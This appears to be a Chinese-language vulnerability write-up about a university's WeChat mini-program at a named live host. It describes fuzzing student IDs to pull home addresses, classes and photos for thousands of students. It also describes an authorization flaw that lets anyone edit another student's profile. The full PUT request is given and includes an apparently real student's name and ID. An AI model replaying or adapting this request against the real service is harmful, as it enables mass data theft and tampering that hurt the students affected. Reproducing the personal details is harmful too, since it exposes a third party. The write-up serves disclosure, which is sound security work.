
登录成功后发现认证是在studentid上，也不需要再次认证，直接fuzzstudentid





一共得到该学校21 22 23 24 4个年级的学生信息，包括家庭住址、班级、个人照片,该校在校生2万余人。

在修改个人信息处存在越权,不需要token鉴权，直接修改studentid和studentcode就可以修改



PUT /ellservice/physical/updateUser HTTP/1.1  
Host: zntczx.pdsu.edu.cn  
Connection: keep-alive  
xweb\_xhr: 1  
role: appUser  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 MicroMessenger/7.0.20.1781(0x6700143B) NetType/WIFI MiniProgramEnv/Windows WindowsWechat/WMPF WindowsWechat(0x63090c11)XWEB/11275  
Content-Type: application/json  
Accept: \*/\*  
Sec-Fetch-Site: cross-site  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: https://servicewechat.com/wx7f0b713955a741c7/14/page-frame.html  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Content-Length: 195  
  
{  
 "userName": "马亚阳",  
 "studentId": "221070016",  
 "studentCode": "221070016",  
 "ethnic": "1",  
 "homeAddress": "在你心里",  
 "id": "1686736544298a1075ec3fc7f4f9d8fb7f2670f1e9bdb"  
}